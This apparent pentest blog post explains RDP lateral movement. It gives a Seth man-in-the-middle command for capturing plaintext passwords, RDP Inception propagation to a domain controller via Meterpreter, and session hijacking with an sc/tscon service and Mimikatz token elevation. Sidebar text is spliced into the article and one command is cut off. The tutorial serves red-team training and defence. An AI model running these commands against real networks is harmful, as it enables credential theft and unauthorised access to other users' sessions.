April 24, 2018

Lateral Movement – RDP

netbiosX | Red Team | Mimikatz, MiTM, RDP, RDP Inception, RDP Session Hijackin Red Team | 1 Comment

The Remote Desktop Protocol (RDP) is widely used across internal networks by Administrators. This allows systems owners and admins to manage Windows environments remotely. However RDP can give various opportunities to an attacker to conduct attacks that can be used for lateral movement in red team scenarios. The attacks below can allow the red team to obtain credentials, to hijack RDP sessions of other users and to execute arbitrary code to remote systems that will use RDP as authentication mechanism to infected workstations.

RDP Man-in-the-Middle

Implementing a Man-in-the-middle attack can often lead to credential capturing. It is Performing this attack against RDP sessions will allow an attacker to trivially obtain the plain-text password of a domain account for lateral movement purposes. Seth is a tool which can automate RDP Man-in-the-middle attacks regardless if Network Level Authentication (NLA) is enabled. Implementation of this attack requires four parameters:

- The Ethernet Interface
- The IP of the Attacker

- The IP of the victim Workstation (client)
- The IP of the target RDP host (server)

```
./seth.sh eth0 10.0.0.2 10.0.0.3 10.0.0.1
```

Seth – Man in the Middle

Upon execution the tool will perform on the background a series of steps to ensure that the attack will be implemented successfully. These steps are:


1. Spoofing ARP replies
2. Enable forwarding of IPv4 traffic to redirect traffic from the victim host to the attacker machine and then to the target RDP server.
3. Configure an iptable rule to reject SYN packet to prevent direct RDP authentication.
4. Capture SYN packet of the destination host.
5. Clone of the SSL certificate.
6. Reconfigure iptables rules to route traffic from the victim workstation to the target RDP host.
7. Block traffic to port 88 to downgrade Kerberos authentication to NTLM.

Recent Posts

Categories


Archives

Steps 1-3 will be performed prior to victim authentication. The user that will attempt to authenticate via RDP to the target server will be presented with the following message:



Remote Desktop Connection – Certificate Errors

When the user will establish connection the credentials will appear in plain-text to the attacker.



Seth – RDP Password in Plain-Text

RDP Inception

MDSec discovered a technique which allows an attacker to perform lateral movement inside a network by executing arbitrary code upon start up and propagates via RDP connections. To facilitate this attack MDSec developed a batch script to implement a proof of concept and a cobalt strike script. Executing the batch script on a workstation that an attacker has already gained access will result of a shell.

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- RT @**OlgaAngel**: We have a number of **#PhD #Studentships** available from 1 October 2018. Apply before 25 June if interested **#UniofHerts** https:/… **2 days ago**
- RT @**devilok**: "A new look at null sessions and user enumeration" **sensepost.com/blog/2018/a-ne… #pentest #nullsessions 3 days ago**
- SleuthQL: A SQL Injection Discovery Tool **rhinosecuritylabs.com/application-se… 4 days ago**
- Extracting SSH Private Keys from Windows 10 ssh-agent **blog.ropnop.com/extracting-ssh… 6 days ago**
- DLL Hijacking via URL files **insert-script.blogspot.co.uk/2018/05/dll-hi… 1 week ago**

Follow @netbiosX

Pen Test Lab Stats

- 3,000,698 hits

Blogroll



RDP Inception – Executing BAT File

If an elevated user (Administrator or Domain Admin) attempt to authenticate via RDP with the host that has been already infected the batch script will be copied and on the system of the other user.


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



RDP Inception – Administrator connects to Workstation via RDP

The batch script will be executed every time that the workstation starts in order to achieve persistence.

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014


The big day is here.

Facebook Page

Penetrati…
9.9K likes


Like Page

Be the first of your friends to like this




RDP Inception – Propagation of Code

When the elevated user that has authenticated via RDP to the infected host restarts his machine the code will executed.




RDP Inception – Code Execution on the DC

A new Meterpreter session will open however this time on the host of the administrator by abusing the RDP service and without the need to attack this system directly.



RDP Inception – Meterpreter on the DC

The list of active Meterpreter sessions will verify that the attacker has access on both systems.




RDP Inception – Meterpreter Active Sessions

RDP Session Hijacking

In the event that local administrator access has been obtained on a target system an attacker it is possible to hijack the RDP session of another user. This eliminates the need for the attacker to discover credentials of that user. This technique was initially discovered by Alexander Korznikov and it has been described in his blog.


The list of available sessions that can be used can be retrieved from the Windows Task Manager in the tab "**Users**".



RDP Sessions Gui

The same information can be obtained from the command prompt.


```
query user
```



RDP Sessions Terminal


Creating a service that will execute **tscon** with system level privileges will hijack the session that has 3 as ID.

```
sc create sesshijack binpath= "cmd.exe /k tscon 3 /dest:rdp-t
net start sesshijack
```



RDP Session Hijacking via Service


When the service start the user "**test**" can use the session of netbiosX without knowing his password.



RDP Session Hijacking via Service – netbiosX User

Mimikatz also supports this technique. The first step is to retrieve the list of Terminal Services sessions.

```
1 ts::sessions
```



Mimikatz – Terminal Services Sessions

Attempts to use the session 1 directly will fail since Mimikatz has not been executed as SYSTEM. Therefore the following commands will elevate the token from Local Administrator to SYSTEM in order to use another session without the need to know the password of the user.

```
1 ts::remote /id:1
2 privilege::debug
3 token::elevate
```

```
mimikatz # ts::remote /id:1
Asking to connect from 1 to current session

> ERROR kuhl_m_ts_remote ; Bad password for this session (take care to not lock
the account!)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

244     (0;000003e7) 0 D 34364          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,30p)       Primary
 -> Impersonated !
 * Process Token : (0;000ef252) 2 F 1212336     PENTESTLAB\test S-1-5-21-3737340
914-2019594255-2413685307-1153  (14g,23p)       Primary
 * Thread Token  : (0;000003e7) 0 D 1683820     NT AUTHORITY\SYSTEM     S-1-5-18
        (04g,30p)       Impersonation (Delegation)

mimikatz # ts::remote /id:1_
```

Mimikatz – RDP Session Hijacking

Executing again the following command will hijack the session of the netbiosX user.

```
1  ts::remote /id:1
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\netbiosX>whoami
win-2ne38k15tgh\netbiosx

C:\Users\netbiosX>_
```

Mimikatz – RDP Session of netbiosX

Older posts